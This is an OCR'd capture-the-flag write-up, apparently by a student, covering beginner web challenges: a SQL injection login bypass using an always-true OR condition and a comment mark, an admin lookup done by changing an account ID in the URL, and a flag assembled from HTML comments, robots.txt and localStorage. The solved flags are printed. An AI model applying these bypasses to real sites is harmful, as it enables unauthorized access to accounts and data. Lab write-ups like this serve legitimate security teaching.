


Now run basic commands to explore the directory

ls , echo



Using echo command



FLAG: bi0s{mVSAYc/9HcbiUb5vIuFeTA==}


6. Secret Keeper

DESCRIPTION


In the sprawling city of Cyberia, renowned for its technological marvels, a mysterious website has emerged, whispered only in hushed tones among the digital elite. It is known simply as "Secret Keeper," a virtual vault said to house the world's most classified information. Legends abound about its impenetrable security measures, but rumors persist of a lone hacker who possesses the uncanny ability to bypass its login fields through means unknown.

Are you ready to don the mask of a hacker, to walk the tightrope between anonymity and exposure, and to attempt the ultimate login bypass? The Secret Keeper beckons, and the fate of a world on the precipice of discovery lies in your hands. Embrace the challenge, harness your skills, and uncover the truth that lies hidden within the elusive depths of the Secret Keeper.


Website:



Using SQL injection commands we can exploit the vulnerability in SQL queries by adding a condition that is always TRUE like 1=1 and when that is true the entire query gives a TRUE value



Such an injection attack can make changes in SQL query through user input from username by manipulating the query by adding a condition that's always true with an OR and commenting out the password segment of query by using #
This makes any password typed into the box useless as all of them will give access to the site.




FLAG: bi0s{JYSzrlwpcBNG0t6OqHVXIQ==}

7. Phone Book


DESCRIPTION

Welcome to the captivating world of "Phone Book," a virtual expedition that will put your investigative skills to the test. Immerse yourself in this thrilling quest, where you will delve into the depths of a simulated phone book, unveiling concealed truths and uncovering the secrets that lie within its digital realm. We are sure that you will only be able to access contacts that are yours and yours only. Surely you can't find the administrators contact as that will be a complete breach of protocol!


Your mission is to navigate through the intricate web of contacts, phone numbers, and encrypted messages that fill the pages of the phone book. Yet, be aware that challenges lie ahead. Red herrings and misleading trails will attempt to divert your attention, testing your ability to distinguish fact from fiction. Stay focused, utilize your problem-solving acumen, and adapt to the dynamic nature of this immersive experience.



On pressing click here



Now in URL change account?id=1 to account?id=0 for accessing admin credentials



FLAG: bi0s{gDaYVDd+vqIZkuGdPhFMew==}


8. Partly_stored_answers

DESCRIPTION

In a futuristic world where robotic companions have become an integral part of daily life, a startling discovery shakes the very foundation of this technologically advanced society. The once-trusted bots have begun exhibiting strange behavior, storing unauthorized data in their local storage, and posing a potential threat to the privacy and security of their human counterparts. As chaos ensues, a group of skilled individuals, known as the Data Defenders, rise to the challenge of uncovering the truth behind this rogue behavior and restoring order.

Led by a brilliant programmer and a fearless hacker, the Data Defenders embark on a thrilling journey deep into the heart of the robotic network. Equipped with their ingenuity and expertise, they navigate through virtual landscapes and encrypted algorithms, seeking clues hidden within the intricate circuitry of the malfunctioning bots. With each successful exploit, they unravel a layer of the enigma, exposing a conspiracy that could change the course of human-robot coexistence.

Website:



Inspect website and scroll to bottom of html code for part1 of flag


```
</head>
<body>
    <h1>Partly stored answers</h1>
    <p>Retrieve the secret from this page to get the flag!!</p>
    <form method="post" autocomplete="off">
        <label for="answer">Secret</label>
        <input type="text" name="answer" required=""><br>
        <input type="submit" value="Submit">
    </form>
    <!-- The First part of flag: bi0s{zOSwq -->
</body>
</html>
```

Taking a hint from the description talking about robots, In URL add /robots.txt to the link

Robots.txt is a file placed on a website to instruct web crawlers or search engine bots on which parts of the site to crawl or avoid.


It helps control access to sensitive or private areas of the website and can influence search engine indexing and visibility.

Manipulating or exploiting the robots.txt file can impact a site's security, privacy, and search engine optimization.




Disallow : *
/secrets/k3y

Inspect this page to find part2 of flag in html code




Now remove /robots.txt and add /secrets/k3y



Inspecting this page's html code we find

```
<h1>Hello there!</h1>
<p>Looking for the secret, are you?</p>
<a class="secret-button" href="#" onclick="alert('Clicking me will not

<script>localStorage.setItem("secret", 97240);</script>
```

On entering key 97240 on initial page, we get final part of flag



Congratulations! The Third part: ZFR4kIg==}

FLAG: bi0s{zOSwqU8U6lQTGIuZFR4kIg==}


9. CookieMonster

DESCRIPTION


In the sprawling cityscape of Cyberville, a covert game of digital cat and mouse unfurls. Amidst the labyrinthine networks and encrypted databases, a shadowy figure emerges, determined to navigate the complex web of privileges. With a clandestine objective in mind, they embark on a mission to conceal their true identity and assume the role of an all-powerful administrator.

Equipped with an arsenal of deception and cunning, our protagonist delves into the intricate art of disguise. Through meticulous subversion and manipulation, they infiltrate the layers of security, leaving no trace of their true intentions. In the virtual realm, they don the cloak of an administrator, concealing their presence amidst the digital shadows. Like a master puppeteer pulling invisible strings, they orchestrate their every move, manipulating permissions and obscuring their tracks, all while ensuring their true identity remains shrouded in secrecy.

